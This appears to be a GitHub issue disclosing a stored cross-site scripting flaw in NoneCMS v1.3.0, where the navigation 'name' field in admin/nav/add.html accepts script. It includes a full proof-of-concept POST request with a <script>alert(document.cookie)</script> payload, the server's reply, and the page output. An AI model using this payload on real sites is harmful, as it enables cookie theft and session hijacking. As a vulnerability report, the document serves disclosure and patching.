New issue

Jump to bottom

NoneCMS V1.3.0 has a stored XSS vulnerability in admin/nav/add.html #33

⊙ Open **ghost** opened this issue on Jun 2, 2020 · 0 comments

ghost commented on Jun 2, 2020


Cross-site scripting (XSS) vulnerability in admin/nav/add.html in noneCMS v1.3.0 allows remote authenticated attackers to inject arbitrary web script or HTML via the name parameter.

A remote user who has the right to modify navigation management can inject arbitrary web script or HTML in admin/nav/add.html via the name parameter to cause xss attack.

PoC:

```
POST /nonecms/public/index.php/admin/nav/add.html HTTP/1.1
Host: 172.23.64.227:88
Content-Length: 198
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.23.64.227:88
Referer: http://172.23.64.227:88/nonecms/public/index.php/admin/nav/add.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: thinkphp_show_page_trace=0|0; thinkphp_show_page_trace=0|0; PHPSESSID=85soeplgk5l5aha46lffd2okk0
Connection: close

modelid=1&name=%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E&pid=45&template_list=List_article.html&template_show=Show_article.html&ename=&position=1&keywords=&description=&sort=&
```




```
POST /nonecms/public/index.php/admin/nav/add.html HTTP/1.1
Host: 172.23.64.227:88
Content-Length: 198
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.23.64.227:88
Referer:
http://172.23.64.227:88/nonecms/public/index.php/admin/nav/add.ht
ml
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: thinkphp_show_page_trace=0|0; thinkphp_show_page_trace=
0|0; PHPSESSID=85soeplgk5l5aha46lffd2okk0
Connection: close

modelid=1&name=%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E&
pid=45&template_list=List_article.html&template_show=
Show_article.html&ename=&position=1&keywords=&description=&sort=&
status=0&type=0
```

```
HTTP/1.1 200 OK
Date: Wed, 03 Jun 2020 02:30:38 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: application/json; charset=utf-8
Content-Length: 113

{
  "status":1,
  "msg":"栏目添加成功"
  "url":"\/nonecms\/public\/index.php\/admin\/nav\/index.html",
  "type":"nav"
}
```

After that, when other administrator visits the background and it will cause XSS attack:




172.23.64.227:88/nonecms/public/index.php/admin/index/index.html

172.23.64.227:88 显示

thinkphp_show_page_trace=0|0

When front end users visit this column, it can also cause xss attack:



172.23.64.227:88/nonecms/public/index.php/index/listing/index/cid/52.html

172.23.64.227:88 显示

thinkphp_show_page_trace=0|0; thinkphp_show_page_trace=0|0

<script>alert(document.cookie)</script>

您当前的位置： 首页->

联系人：吃不饱
电　话：3021362
手　机：1393735606
传　真：2678811
地　址：西冀场工业园

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

0 participants